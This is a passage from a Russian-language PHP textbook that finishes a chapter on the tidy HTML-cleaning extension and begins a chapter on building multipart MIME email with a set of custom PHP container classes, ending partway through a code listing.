Узловые объекты tidy перегружаются внутренне, и при обработке в качестве строки они определяются по свойству $value. Это означает, что с узлами tidy при необходимости можно работать как со строками. Пример этого показан в следующем фрагменте кода; в обоих случаях вывод будет одинаковым:

```
echo $mynode->value;
echo $mynode;
```

Применения tidy

В этой главе представлено несколько примеров (лучшие из тех, которые только можно было придумать) возможного использования расширения tidy в приложениях. Вы можете брать эти примеры за основу для решения своих специфических задач. Многие из них являются эталоном для некоторых наиболее полезных параметров конфигурации tidy.

tidy как буфер вывода

Расширение tidy можно использовать в качестве буфера вывода, благодаря чему вы получите возможности для буферизации вывода в PHP, хотя это не распространяется на все случаи. Эту особенность можно использовать по умолчанию, если настроить директиву конфигурации tidy.clean_output в файле php.ini или зарегистрировать функцию ob_tidyhandler() при вызове функции ob_start(). В каждом из случаев tidy будет анализировать синтаксис, очищать и восстанавливать все выходные данные, передаваемые через буфер вывода PHP, используя либо конфигурацию, принятую по умолчанию, либо конфигурацию, определяемую директивой tidy.default_config.

ВНИМАНИЕ!

Не включайте директиву конфигурации `tidy.clean_output` на тех Web-сайтах, которые динамически выводят неразмеченное содержимое. Расширение tidy не проверяет тип содержимого, которое будет обрабатываться в PHP; поэтому, оно будет пытаться анализировать синтаксис и восстанавливать все, что было сгенерировано и буферизировано в PHP — например, динамически генерируемые изображения, PDF-документы и так далее. Используйте эту директиву только тогда, когда вы точно знаете, что все генерируемые выходные данные имеют формат HTML или ему подобный.

Преобразование документов в CSS

В современных спецификациях HTML дескриптор <FONT> не рекомендуется использовать при определении шрифта, размера и цвета текста в документе. Для определения данных о формате вместо него следует использовать каскадные таблицы стилей (CSS – cascading style sheets). Расширение tidy позволяет выделять в документе такие дескрипторы и использовать вместо них встроенную таблицу стилей. Чтобы воспользоваться этой особенностью, присвойте параметру конфигурации `clean` значение `true`.

Рассмотрим следующие входные и выходные HTML-данные, сгенерированные кодом из листинга 15.8:

```
<!-- clean.html //-->
<HTML>
<HEAD><TITLE><TITLE></HEAD>
<BODY>
<FONT COLOR="red">Добро пожаловать, посетитель!</FONT><BR/>
<B><FONT SIZE=4 COLOR=#c0c0c0>Другой текст...</FONT></B>
</BODY>
</HTML>
```

Листинг 15.8. Замена дескрипторов <FONT> на CSS

```
<?php
   $tidy = tidy_parse_file("clean.html", array("clean" => true));
   tidy_clean_repair($tidy);
   echo $tidy;
?>
```

Выходные данные, генерируемые расширением tidy, будут иметь следующий вид:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2//EN">
<html>
<head>
<title></title>
<style type="text/css">
b.c2 {color: #C0C0C0; font-size: 120%}
span.c1 {color: red}
</style>
</head>
<body>
<span class="c1">Добро пожаловать, посетитель!</span><br>
<b class="c2">Другой текст...</b>
</body></html>
```

НА ЗАМЕТКУ

Пока что подобный способ очистки работает только случайным образом. В отчете об ошибках, который находится по адресу `http://bugs.php.net/bug.php?id=28841`, можно найти обновления данного алгоритма.

Сокращение использования пропускной способности

Поскольку расширение tidy анализирует синтаксис всего документа в целом, в процессе генерирования вывода весьма полезно сокращать общий размер HTML-документов. Максимального сокращения размеров (за счет удобочитаемости) можно достигнуть, если настроить некоторые параметры конфигурации, как показано в листинге 15.9.

Листинг 15.9. Сокращение использования пропускной способности с помощью tidy

```
<?php
   $options = array("clean" => true,
                    "drop-proprietary-attributes" => true,
                    "drop-font-tags" => true,
                    "drop-empty-paras" => true,
                    "hide-comments" => true,
                    "join-classes" => true,
                    "join-styles" => true);

   $tidy = tidy_parse_file("http://www.php.net/", $options);
   tidy_clean_repair($tidy);
   echo $tidy;
?>
```

Хотя сокращение размеров файла в первую очередь зависит от самого файла, то для сайтов, обрабатывающих большой объем трафика, сокращение даже одного килобайта информации будет означать разгрузку пропускной способности ежедневно до нескольких мегабайт. Более того, благодаря этой возможности исходный HTML-код можно хранить в удобочитаемом формате (вместе с комментариями, на которые также расходуется определенная часть пропускной способности), не занимая лишнего места.

Как приукрасить документ

В предыдущем разделе был показан пример применения tidy для сокращения размеров ваших документов. tidy можно использовать также и для того, чтобы улучшить представление документов, трудных для поддержки или чтения. Пример этого демонстрируется в листинге 15.10.

Листинг 15.10. Улучшение представления HTML с помощью tidy

```
<?php
   $options = array("indent" => true, /* Начало процесса */
            "indent-spaces" => 4, / *Количество пробелов в отступе */
            "wrap" => 4096); /* Длина строки до перехода на новую строку */
   $tidy = tidy_parse_file("http://www.php.net/", $options);
   tidy_clean_repair($tidy);
   echo $tidy;
?>
```

НА ЗАМЕТКУ

При передаче опций конфигурации расширению tidy во время выполнения булевские значения необходимо представлять с использованием булевских типов PHP — `true` и `false`. А при представлении булевских значений из конфигурационного файла tidy можно применять значения `yes`, `no`, `true` или `false`.

Выделение URL из документа

Первым применением tidy является сценарий для выделения всех URL в данном документе (не используя при этом регулярное выражение). Этот сценарий (на самом деле — функция `dump_urls()`) показан в листинге 15.11.

Листинг 15.11. Выделение URL с помощью tidy

```
<?php
   function dump_urls(tidy_node $node, &$urls = NULL) {
      $urls = (is_array($urls)) ? $urls : array();
      if(isset($node->id)) {
         if($node->id == TIDY_TAG_A) {
            $urls[] = $node->attribute['href'];
         }
      }
      if($node->hasChildren()) {
         foreach($node->child as $child) {
            dump_urls($child, $urls);
         }
      }
      return $urls;
   }
   $tidy = tidy_parse_file("http://www.php.net/");
   $urls = dump_urls($tidy->body());
   print_r($urls);
?>
```

Хотя этот сценарий и небольшой, именно эта его особенность и свидетельствует о широких возможностях расширения tidy для анализа синтаксиса HTML. В самом начале сценария можно видеть, что функция `dump_urls()` принимает два параметра — узел, из которого начинается выделение URL (а, значит, и все узлы-наследники), `$node`, и необязательный параметр, `$urls`. Второй параметр напрямую не передается, а используется функцией `dump_urls()`.

После вызова функции функция `dump_urls()` инициализирует параметр `$urls`, чтобы проверить, является ли он массивом. Затем она приступает к проверке переданного объекта `$node`, проверяя свойство `$id`, чтобы узнать, является ли он дескриптором привязки (`TIDY_TAG_A`). Если узел действительно является дескриптором привязки, мы затем сохраняем атрибут `HREF` этого дескриптора (URL) в массиве `$urls`.

С этого момента в функции выделяется URL текущего узла (если таковой существует), и функция начинает проверять узлы-наследники (если они существуют). Этот процесс выполняется в цикле `foreach`, в котором каждый узел-наследник рекурсивно передается обратно функции `dump_urls()` (вместе с массивом `$urls`, в котором хранятся найденные URL) до тех пор, пока не будут проверены все узлы-наследники. Когда функция `dump_urls()` в конечном счете вернется к исходному вызывающему оператору, она вернет массив `$urls`, содержащий все обнаруженные URL.

Этот сценарий можно изменить, чтобы выполнять поиск других типов данных в HTML-документах. Например, если искать `TIDY_TAG_IMG` вместо `TIDY_TAG_A` (а также атрибут `src` вместо `href`), эта функция выделит ссылки на все изображения внутри документа.

Резюме

На этом мы завершаем рассмотрение нового PHP-расширения tidy. Как видите, если разобраться в принципах работы tidy и изучить его опции конфигурации, то над HTML-документами можно будет выполнять очень интересные преобразования. Хотя в этой главе были рассмотрены многие вопросы, связанные с расширением tidy, в конце этой главы представлено большое число опций конфигурации, которые нигде не упоминались. Чтобы воспользоваться всеми возможностями расширения tidy, вам следует самостоятельно ознакомиться с этими опциями.

Дополнительная информация о расширении tidy доступна на домашней странице tidy по адресу `http://tidy.sourceforge.net/`, на сайте автора первоначальной утилиты tidy Дэвида Раггетта (David Raggett) по адресу

```
http://www.w3c.org/People/Raggett/tidy/
```

или на сайте автора этой книги по адресу:

```
http://www.coggeshall.org/tidy.php
```

ГЛАВА

16

Подготовка сообщений электронной почты в PHP

В ЭТОЙ ГЛАВЕ...

- Протокол MIME
- Реализация электронной почты на основе MIME в PHP

Несмотря на все свои возможности, которые PHP предлагает разработчику, в нем нет способа (по крайней мере, внутреннего) решения одной задачи — автоматизации процесса отправки электронной почты на основе протокола MIME. Без этой функции в PHP нельзя организовать отправку электронных сообщений с присоединенными файлами или внедренными HTML-документами (содержащими изображения и графику) — и это еще далеко не все! К счастью, хотя эта особенность и не поддерживается в самом PHP, можно написать PHP-сценарий, с помощью которого создавать электронные сообщения на основе протокола MIME. Естественно, такой сценарий вы не сможете написать, пока не разберетесь с теорией, поэтому начнем именно с нее.

Протокол MIME

Те из вас, кому еще не доводилось иметь дело с протоколами электронной почты, могли сталкиваться с термином MIME лишь эпизодически, не зная при этом, что он означает. В этом разделе будет рассказываться о протоколе MIME и о принципах его работы, чтобы можно было реализовывать его в своих PHP-сценариях. Хотя с технической точки зрения это и не обязательно, настоятельно рекомендуется ознакомиться с этим разделом, прежде чем приступать к разработке собственно PHP-сценария.

MIME (Multipurpose Internet Mail Extensions — многоцелевые расширения электронной почты, передаваемой по Internet) является дополнением к стандартному протоколу электронной почты, который используется для отправки простого текстового сообщения. Суть протокола MIME заключается в том, чтобы предоставить способ для стандартизированного разделения и группирования содержимого различных типов внутри электронного сообщения. Посредством этого протокола каждый индивидуальный "сегмент" электронной почты может иметь индивидуальный тип MIME (например, `image/jpeg`, `text/plain` и так далее) и даже индивидуальную схему шифрования (например, `7bit`, `base64`).

В листинге 16.1 показан пример самого простого электронного сообщения, созданного на основе протокола MIME.

Листинг 16.1. Простое электронное сообщение, основанное на протоколе MIME

```
From: "John Coggeshall" <john@php.net>
To: "Angie Sue" <angiesue@example.com>
Subject: Hey there!
Date: Fri, 28 Feb 2003 18:12:32 -0400
Message-ID: <somewhere@somecomputer.net>
MIME-Version: 1.0
Content-Type: text/plain;
Content-Transfer-Encoding: 7bit;

Hey there Angie Sue! Where are you?
```

Если сравнить его со стандартным электронным сообщением, реализованным не на основе протокола MIME, то можно обнаружить всего одно отличие в последних трех заголовках: `MIME-Version`, `Content-Type` и `Content-Transfer-Encoding`. Эти три заголовка определяют природу остального электронного сообщения. Например, в листинге 16.1 в заголовке `Content-Type` присутствует значение `text/plain`. Однако значением для данного заголовка может быть любой действительный тип MIME, на-

пример image/jpeg (для формата изображения JPEG), или text/html (для сообщения в формате HTML). Разумеется, чтобы электронное сообщение было правильно визуализировано в клиенте электронной почты, клиент должен знать способ визуализации изображения или HTML-документа.

Хотя базовое электронное сообщение в формате MIME немного отличается от стандартного электронного сообщения, оно все же остается довольно "скучным". Несмотря на то что основное электронное сообщение в формате MIME позволяет отправить электронное сообщение, содержащее изображение или что-то в этом роде, вы все равно сможете отправить содержимое одного типа. Чтобы приспособить протокол MIME для более широкого круга задач, необходим способ размещения в одном электронном сообщении содержимого множества различных типов. Для этого протокол MIME предлагает набор типов содержимого, в котором каждый из типов является частью семейства multipart/*. Некоторые из наиболее интересных типов содержимого из этого семейства приведены в табл. 16.1.

Таблица 16.1. Интересные типы содержимого multipart/*

Тип	*Описание*
multipart/mixed	Разрешает множество различных типов содержимого.
multipart/alternative	Разрешает множество вариантов одного и того же содержимого, при этом каждое содержимое имеет отдельный тип.
multipart/related	Разрешает множество различных типов содержимого, которые в какой-либо мере связаны друг с другом.

Каждый тип из семейства multipart/* обладает своими функциональными критериями, однако в принципе все типы подобны друг другу. В частности, при определении одного из типов содержимого необходимо указывать дополнительный параметр boundary:

```
Content-Type: multipart/mixed; boundary=myboundary
```

Его значение используется для определения начала и окончания одного сегмента заданного составного содержимого. В частности, начало каждого нового сегмента отмечается двумя символами --, за которыми следует значение, указанное в параметре boundary в электронном сообщении:

```
--myboundary
```

Завершение составного сегмента обозначается двумя символами -- до и после значения, указанного в параметре boundary:

```
--myboundary--
```

Поскольку каждый сегмент внутри составного типа содержимого определяет свои собственные заголовки (например, тип содержимого, схема шифрования и так далее), то эти типы содержимого позволяют отправлять текст и данные (например, изображение) в одном электронном сообщении. В листинге 16.2 показано электронное сообщение, содержащее текстовое сообщение и вложение (графическое изображение).

Листинг 16.2 Пример электронного сообщения на основе MIME с типом multipart/mixed

```
From: "John Coggeshall" <john@php.net>
To: "Angie Sue" <angiesue@example.com>
Subject: Here's a neat picture
Date: Sat, 23 Dec 2002 10:21:34 -0400
Message-ID: <somewhere@somecomputer.net>
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="abcdefghi";
Content-Transfer-Encoding: 7bit

This is a MIME-based e-mail. If you are reading this message,
Then your e-mail client does not support the MIME protocol.

--abcdefghi
Content-Type: text/plain
Content-Transfer-Encoding: 7bit

Hey there Angie Sue! Check out this neat image I found online.

- John
--abcdefghi
Content-Type: image/jpeg; name="angel.jpg";
Content-Transfer-Encoding: base64
Content-Disposition: attachment

<base64 encoded data for the file 'angel.jpg'>
--abcdefghi--
```

Как можно видеть в самом начале листинга 16.2, в заголовке Content-Type для основной части электронного сообщения определено значение multipart/mixed и создана граница (boundary), значением которой является abcdefghi. Когда клиент электронной почты встречает такой заголовок, он будет читать содержимое электронного сообщения до тех пор, пока не достигнет начала новой границы (определяемой --abcdefghi). Все, что находится между началом электронного сообщения и первой границей, будет проигнорировано. Когда будет обнаружена новая граница, он обработает все, что находится между этой границей и следующей границей и, соответственно, обработает находящиеся в этом промежутке данные. Этот процесс будет продолжаться вплоть до маркера окончания границы (значением которого является --abcdefghi--).

Говоря кратко, это электронное сообщение будет визуализировано в двух различных сегментах. Первый сегмент будет иметь тип содержимого text/plain и содержать простое электронное сообщение. Во втором сегменте этого сообщения, типом содержимого которого является image/jpeg, представлены данные, зашифрованные по схеме base64, которые определяют изображение в формате JPEG. Заметьте, что в листинге 16.2 зашифрованные данные для изображения были опущены в целях экономии места.

На примере этого сообщения в формате MIME можно понять некоторые вещи. Во-первых, вы должны себе четко представлять, как тип содержимого multipart/mixed может использоваться для создания индивидуальных сегментов в электронном сообщении, разделяя каждый сегмент маркером, определяемым параметром boundary. Во-вторых, вы должны были заметить, что при работе с электронными сообщениями на основе MIME важно, чтобы параметр, определяемый параметром boundary, был уни-

кальным! Представьте, например, что произойдет, если бы параметр boundary был определен следующим образом:

```
Content-Type: multipart/mixed; boundary=John;
```

Эта граница будет работать, а если вдруг захочется под сообщением поставить подпись с двумя знаками --?

```
... Thanks Angie Sue, I appreciate it.
--John
PS -- Do you have that five bucks you owe me?
```

Что произойдет с этим коротеньким постскриптумом, когда клиент электронной почты будет интерпретировать это сообщение? Поскольку в самом содержимом электронного сообщения содержится такое же значение, как и у границы MIME (--John), то, скорее всего, постскриптум исчезнет в цифровом вакууме и не будет отображен в сообщении. Будет еще хуже, если такая ошибка приведет к тому, что клиент электронной почты вообще не визуализирует сообщение. Следовательно, при создании электронных сообщений на основе MIME важно следить за тем, чтобы значение каждого параметра boundary было уникальным и не дублировалось в содержимом любого данного сегмента.

Теперь, когда вы уже знаете о присоединении файлов к своим электронным сообщениям с использованием типа содержимого multipart/mixed, давайте рассмотрим еще один тип семейства multipart/* — multipart/alternative.

Тип содержимого multipart/alternative используется при отправке множества различных версий одного и того же содержимого в различных форматах. Например, если вы хотите отправить две копии одного и того же электронного сообщения (в виде простого текста и в виде HTML), то этот тип содержимого придется как раз кстати. Как и все другие типы из семейства multipart/*, тип multipart/alternative используется аналогично типу multipart/mixed, о котором мы уже говорили.

Вы можете спросить себя: как клиент электронной почты определяет, какую версию содержимого необходимо отображать? К сожалению, не существует способа "заставить" клиента электронной почты отображать электронное сообщение в каком-то определенном формате; однако современные клиенты электронной почты программируются таким образом, чтобы использовать самый лучший вариант, который может отобразить клиент. Поэтому если ваш клиент электронной почты может визуализировать HTML, тогда он, скорее всего, выберет HTML-версию электронного сообщения, а не версию с простым текстом, если у него будет такая возможность выбора.

Для электронных сообщений в формате HTML существует еще один, третий, тип из семейства multipart/* типов MIME — multipart/related. Этот тип содержимого работает подобно типу multipart/mixed, но с одним важным отличием. Если используется тип multipart/related, то клиент электронной почты будет обрабатывать каждый отдельный сегмент, который определен в типе multipart/related как часть одного и того же большого содержимого. Хорошим примером является HTML-сообщение. Часто при отправке электронного сообщения, в котором в качестве формата выбран HTML, требуется добавлять такие элементы, как изображения, звуки и прочее. Очевидно, что для этого необходимо, чтобы эти компоненты оказались на Web-сервере, откуда их можно было бы извлекать при открытии электронного сообщения в клиенте. Однако для этого понадобится учесть несколько неконтролируемых

факторов (будет ли клиент электронной почты выбирать данные из удаленного сервера, будет ли пользователь работать в оперативном режиме и тому подобные). Гораздо более эффективным способом отправки HTML-сообщения является включение всех необходимых компонентов в само электронное сообщение. Как раз для этого и предназначен тип содержимого `multipart/related`.

Идея, лежащая в основе этого типа, как уже говорилось, заключается в том, чтобы сгруппировать несколько различных (но при этом связанных между собой) сегментов в электронном сообщении, которые будут использоваться для визуализации одного документа. Поскольку тип содержимого `multipart/related` чаще всего используется при работе с HTML-сообщениями, рассматриваться будет именно он. При работе с HTML часто необходимо использовать ссылку на дополнительные файлы. Например, в HTML-документ нужно добавить изображение:

```
<IMG SRC="http://path/to/image/myimage.jpg">
```

Как упоминалось ранее, при работе с электронной почтой в формате HTML такая форма допускается, но не рекомендуется. Используя тип `multipart/related`, вы можете помещать требуемое изображение непосредственно в электронное сообщение, после чего клиент электронной почты будет использовать его автоматически. Для этого определенному сегменту необходимо присвоить уникальную идентифицирующую строку с помощью нового заголовка `Content-ID` и затем ссылаться на этот идентификатор там, где вы обычно используете URL, как показано в листинге 16.3.

Листинг 16.3. Использование типа `multipart/related`

```
... стандартные заголовки электронных сообщений опущены ...
Content-Type: multipart/related; boundary=abcdefghi;
Content-Transfer-Encoding: 7bit
---abcdefghi
Content-Type: text/html
Content-Transfer-Encoding: 7bit

<IMG SRC="cid:myimage">
--abcdefghi
Content-Type: image/jpeg
Content-Transfer-Encoding: base64
Content-ID: myimage

<base64 encoded data for "myimage.jpg">
--abcdefghi--
```

Как можно видеть в листинге 16.3, это электронное сообщение в формате HTML с присоединенным изображением. Обратите, однако, внимание, что в заголовке `Content-ID` этому изображению был присвоен идентификатор. Этот идентификатор содержимого будет использоваться в HTML-части электронного сообщения вместо стандартного URL для атрибута `SRC` посредством URI `cid:`. В процессе визуализации клиент электронной почты будет автоматически использовать включенное изображение в электронном сообщении в формате HTML. Этот способ можно применять для включения любого ресурса, доступ к которому обычно осуществляется через URL, например, к звуковым файлам и файлам с изображениями. Главное преимущество этого способа заключается в том, что все данные содержатся в одном "пакете".

Реализация электронной почты на основе MIME в PHP

У вас уже должно было сложиться хорошее представление о том, что такое электронное сообщение в формате MIME, и о том, как можно использовать протокол MIME для присоединения файлов, для создания электронных сообщений в нескольких форматах, единого HTML-сообщения и многого другого. В этом разделе рассматривается реализация этого довольно сложного протокола в PHP. Хотя вы, как PHP-разработчики, можете использовать несколько способов, включая очень неплохой способ, доступный в PHP-библиотеке PEAR (`http://pear.php.net`), вашему вниманию будет представлена коллекция объектов, которые были разработаны специально для этой книги. Причина, по которой не рассматриваются какие-то существующие сценарии, состоит в том, что по большей части они не предназначены для образовательных целей, поэтому их не удобно использовать для объяснения.

Если после прочтения этой главы вы захотите использовать другой сценарий для реализации своего электронного сообщения на основе MIME, то, естественно, это только приветствуется. А если вы захотите использовать MIME-сценарий, написанный специально для данной книги, вы сможете найти его полную версию на Web-сайте издательства.

Прежде чем продолжить, необходимо предупредить о том, что предлагаемая реализация MIME (как и реализация любого другого MIME-сценария) была осуществлена с использованием объектов PHP. Если вы еще не научились работать с объектами или плохо разбираетесь в объектно-ориентированном программировании в PHP, обратитесь к главе 14.

Как было сказано, в этом разделе рассматривается серия объектов, которые были созданы для реализации электронной почты на основе MIME. Эти объекты были придуманы специально для работы с протоколом MIME, и для их использования необходимо знать суть протокола. Эти объекты перечислены в табл. 16.2.

Таблица 16.2. Объекты, используемые для реализации электронной почты на основе MIME

Объект	*Описание*
`MIMEContainer`	Базовый класс, содержащий остальные сегменты в электронном сообщении на основе MIME.
`MIMESubcontainer`	Класс-субконтейнер.
`MIMEMessage`	Класс-контейнер, используемый для создания сегментов электронного сообщения на основе MIME.
`MIMEAttachment`	Класс-контейнер, используемый для присоединения файла к электронному сообщению на основе MIME.
`MIMEContent`	Класс-контейнер, используемый для включения содержимого, связанного с другим сегментом (например, HTML-сообщением).

Как работают эти классы? По сути, как указано в их описаниях, они определяют "контейнеры", которые можно сочетать и подбирать для создания готового электронного сообщения на основе MIME. Каждый класс предоставляет все необходимые заго-

ловки и прочие элементы, необходимые для данного конкретного сегмента электронной почты, а классы-контейнеры можно "добавлять" в классы MIMEContainer или MIMESubcontainer. Структура этих объектов будет детально описываться далее, а чтобы продемонстрировать их в действии, в листинге 16.4 с помощью этих классов организуется отправка электронного сообщения с вложением.

Листинг 16.4. Отправка электронного сообщения на основе MIME с вложением

```
<?php
   require_once("MIMEContainer.class.php");
   require_once("MIMESubcontainer.class.php");
   require_once("MIMEAttachment.class.php");
   require_once("MIMEContent.class.php");
   require_once("MIMEMessage.class.php");

   $email = new MIMEContainer();
   $email->set_content_type("multipart/mixed");
   $message = new MIMEMessage();
   $message->set_content("Hey, here's that file you wanted.\n\n--John");

   $attachment = new MIMEattachment("MIMEContainer.class.php");

   $email->add_subcontainer($message);
   $email->add_subcontainer($attachment);
   $email->sendmail("john@php.net", "angiesue@example.com", "Here's the file");
   echo $email->get_message();
?>
```

Сценарий начинается с того, что создается новый контейнер $email. Это главный контейнер всего электронного сообщения MIME — все другие контейнеры, которые впоследствии будут добавляться, будут включаться в этот контейнер. Он имеет свои собственные границы в электронном сообщении MIME (они автоматически создаются для нас) и будет хранить два сегмента: тело электронного сообщения (которое хранится в контейнере $message) и вложение (которое хранится в контейнере $attachment). Чтобы добавить эти контейнеры в субконтейнер, мы используем метод add_subcontainer(). После добавления контейнеров в главный контейнер мы можем отправить электронное сообщение с помощью метода sendmail(). В результате мы получили электронное сообщение следующего формата:

```
To: john@coggeshall.org
Subject: Here's the file
Date: Wed, 23 Dec 2002 12:23:23 -0400
From: angiesue@example.com
MIME-Version: 1.0
Content-Transfer-Encoding: 7-bit
Content-Type: multipart/mixed; boundary=54723de83799b5c76

If you are reading this portion of the e-mail, then you are not reading
this e-mail through a MIME compatible e-mail client.
--54723de83799b5c76
Content-Type: text/plain
Content-Transfer-Encoding: 7-bit

Hey, here's that file you wanted.
```

```
--John
--54723de83799b5c76
Content-Type: application/octet-stream; filename=dummy.txt
Content-Transfer-Encoding: base64
Content-Disposition: attachment
InRlc3RpbmcgMSAyIDMiIA0K
--54723de83799b5c76--
```

НА ЗАМЕТКУ

В предыдущем примере все заголовки, стоящие перед заголовком `MIME-Version`, созданы с помощью функции `mail()`, которую использует метод `sendmail()`.

Как видите, с помощью этого объектно-ориентированного подхода процесс создания электронного сообщения на основе MIME превращается в простую формальность. Нам не нужно заботиться о границах, шифровании файлов, подходящих заголовках и прочих аспектах. Всю работу выполнили классы `MIMEContainer`, который создал основное электронное сообщение и позаботился обо всех границах, и `MIMEAttachment`, который зашифровал файл, и так далее. Далее в главе эти классы рассматриваются более подробно.

Классы MIMEContainer и MIMESubcontainer

Самым главным классом является класс `MIMEContainer`. Он определяет несколько методов и переменные, которые используются всеми другими классами (и все они расширяют этот класс). Эти методы перечислены в табл. 16.3.

Таблица 16.3. Методы базового класса `MIMEContainer`

Метод	*Описание*
`sendmail()`	Создает и отправляет электронное сообщение с помощью PHP-функции `mail()`.
`add_header()`	Добавляет дополнительный заголовок в определенный сегмент.
`get_add_headers()`	Получает массив, содержащий все дополнительные заголовки для данного сегмента.
`set_content_type()`	Устанавливает заголовок `Content-Type`.
`get_content_type()`	Возвращает заголовки `Content-Type`.
`set_content_enc()`	Устанавливает заголовок `Content-Transfer-Encoding`.
`set_content()`	Устанавливает содержимое для данного объекта.
`get_content()`	Возвращает содержимое для данного объекта.
`add_subcontainer()`	Добавляет субконтейнер (объект) в этот объект (только применительно к классам `MIMEContainer` и `MIMESubcontainer`).
`get_subcontainers()`	Возвращает массив, содержащий объекты субконтейнера, которые хранились в этом контейнере (только `MIMEContainer` и `MIMESubcontainer`).
`create()`	Создает и возвращает строку, представляющую соответствующие заголовки для отдельного контейнера.

Большинство этих функций являются очень простыми и используются только для того, чтобы придерживаться принятого порядка создания объектов. Единственно важной функцией класса MIMEContainer является функция create(). На этом рассмотрение функций завершается, а пример их применения представлен в листинге 16.5.

Листинг 16.5. Простые методы класса MIMEContainer

```
<?php
class MIMEContainer {
   protected $content_type = "text/plain";
   protected $content_enc = "7-bit";
   protected $content;
   protected $subcontainers;
   protected $boundary;
   protected $created;
   protected $add_header;

   public function get_message($add_headers = "") {
      return $this->create($add_headers);
   }

   public function sendmail($to, $from, $subject, $add_headers="") {
      mail($to, $subject, $this->get_message($add_headers),
            "From: $from\r\n");
   }

   function __construct() {
      $this->created = false;
      $this->boundary = uniqid(rand(1,10000));
   }

   public function add_header($header) { $this->add_header[] = $header; }
   public function get_add_headers() { return $this->add_header; }
   public function set_content_type($newval) { $this->content_type = $newval; }
   public function get_content_type() { return $this->content_type; }
   public function get_content_enc() { return $this->content_enc; }
   public function set_content($newval) { $this->content = $newval; }
   public function get_content() { return $this->content; }

   public final function set_content_enc($newval) {
      $this->content_enc = $newval;
   }

   public final function add_subcontainer($container) {
      $this->subcontainers[] = $container;
   }

   public final function get_subcontainers() { return $this->subcontainers; }
      /* Метод create() был опущен с целью упрощения примера;
      далее в тексте вы найдете подробное описание этого метода. */
   }
?>
```

Как видите, эта часть объекта не очень большая. Реальная работа в этом объекте (как и практически в любом другом объекте, расширяющем данный объект) выполняется в методе `create()`. Он отвечает за создание и возврат необходимых MIME-заголовков для создания своего соответствующего сегмента всего электронного сообщения на основе MIME. Во время "добавления" субконтейнера в класс `MIMEContainer` для него (и, соответственно, для любого другого субконтейнера в этом субконтейнере) вызывается метод `create()`, если это будет необходимо во время создания электронного сообщения. Поэтому любой класс, который расширяет класс `MIMEContainer`, должен иметь метод `create()`. Код метода `create()` класса `MIMEContainer` приведен в листинге 16.6.

Листинг 16.6. Метод `create()` класса `MIMEContainer`

```
public function create() {

   /* Стандартные заголовки, которые существуют в каждом
      электронном сообщении MIME */
   $headers = "MIME-Version: 1.0\r\n" .
              "Content-Transfer-Encoding: {$this->content_enc}\r\n";

   $addheaders = (is_array($this->add_header)) ?
                 implode($this->add_header, "\r\n") : '';

   /* Если это субконтейнер */
   if(is_array($this->subcontainers) &&
              (count($this->subcontainers) > 0)) {
      $headers .= "Content-Type: {$this->content_type}; " .
                  "boundary={$this->boundary}\r\n$addheaders\r\n\r\n";
      $headers = wordwrap("Если вы видите эту порцию сообщения, " .
                 "значит, вы пользуетесь клиентом электронной почты, " .
                 " не совместимым с MIME\r\n\r\n");

      foreach($this->subcontainers as $val) {
         if(method_exists($val, "create")) {
            $headers .= "--{$this->boundary}\r\n";
            $headers .= $val->create();
         }
      }
      $headers .= "--{$this->boundary}--\r\n";
   } else {
      $headers .= "Content-Type: {$this->content_type}\r\n" .
                  $addheaders . "\r\n\r\n{$this->content}";
   }
   return $headers;
}
```

Как видите, метод `create()` для класса `MIMEContainer` начинает работу с того, что включает стандартные заголовки, показывающие, что это сообщение основано на MIME (`MIME-Version` и `Content-Transfer-Encoding`). Наряду с этим, также преобразуются все дополнительные заголовки (если таковые имеются) за счет комбинирования условного оператора присваивания и PHP-функции `implode()`.

Узнать, существуют ли какие-либо субконтейнеры, можно, если определить параметр boundary для заголовка Content MIMEContent-Type. Этот параметр необходим только в том случае, если имеются субконтейнеры; поэтому, если субконтейнеры существуют, то предполагается, что в заголовке Content-Type определен соответствующий тип семейства multipart/*. Предполагая, что субконтейнеры существуют, метод create() создает маркер новой границы и пытается вызвать метод create() для каждого субконтейнера. Так как метод create() по определению возвращает строку, представляющую заголовки и содержимое для отдельного создаваемого сегмента, то выходные данные метода create() каждого субконтейнера добавляются как часть всего электронного сообщения MIME. Этот процесс продолжается до тех пор, пока не останется ни одного субконтейнера, и в этом месте граница будет закрыта. Поскольку это главный объект, можно смело предположить, что функция create() вернет все электронное сообщение на основе MIME.

Принцип работы класса MIMESubcontainer практически идентичен принципу работы класса MIMEContainer. Основное отличие между ними заключается в их предназначении. В то время как класс MIMEContainer призван быть "главным" объектом, используемым в процессе создания электронного сообщения на основе MIME, класс MIMESubcontainer предназначен для создания электронных сообщений на основе MIME с множеством границ. Этот класс наследует все стандартные функциональные возможности класса MIMEContainer с той лишь разницей, что он использует значение только своей собственной границы и метод create(). Так как об этом уже рассказывалось ранее при рассмотрении класса MIMEContainer, рассмотрим код примера, показанный в листинге 16.7.

Листинг 16.7. Класс MIMESubcontainer

```
<?php
   class MIMESubcontainer extends MIMEContainer {
      function __construct() {
         parent::__construct();
      }
      public function create() {
         $addheaders = (is_array($this->add_header)) ?
                           implode($this->add_header, "\r\n") : "";
         $headers = "Content-Type: {$this->content_type}; boundary=" .
                    "{$this->boundary}\r\n";
         $headers .= "Content-Transfer-Encoding: {$this->content_enc}" .
                     "\r\n$addheaders\r\n";
         if(is_array($this->subcontainers)) {
            foreach($this->subcontainers as $val) {
               $headers .= "--{$this->boundary}\r\n";
               $headers .= $val->create();
            }
            $headers .= "--{$this->boundary}--\r\n";
         }
         return $headers;
      }
   }
?>
```

Классы MIMEAttachment, MIMEContent и MIMEMessage

Третьим классом, о котором сейчас пойдет речь, является класс MIMEAttachment. Он служит (как показано в листинге 16.4) для создания сегмента, который будет визуализирован в клиенте электронной почты в виде вложенного файла. Поскольку этот класс расширяет класс MIMEContainer, он автоматически наследует все содержащиеся в нем методы и переменные членов. Этот класс имеет уникальный метод, используемый для загрузки и шифрования необходимого вложенного файла, — set_file(), код которого можно найти в листинге 16.8 (показан в исходном объявлении класса).

Листинг 16.8. Метод set_file() класса MIMEAttachment

```
<?php
class MIMEAttachment extends MIMEContainer {
   protected $content_type = "application/octet-stream";
   protected $content_enc = "base64";
   protected $filename;
   protected $content;
   function __construct($filename="", $mimetype="") {
      parent::__construct();
      if(!empty($filename)) {
         $this->set_file($filename, $mimetype);
      }
      $this->content = uniqid(rand(1,1000));
   }
   public function set_file($filename, $mimetype="") {
      $fr = fopen($filename, "r");
      if(!$fr) {
         $classname = __CLASS__;
         trigger_error("[$classname] Невозможно открыть файл '$filename'
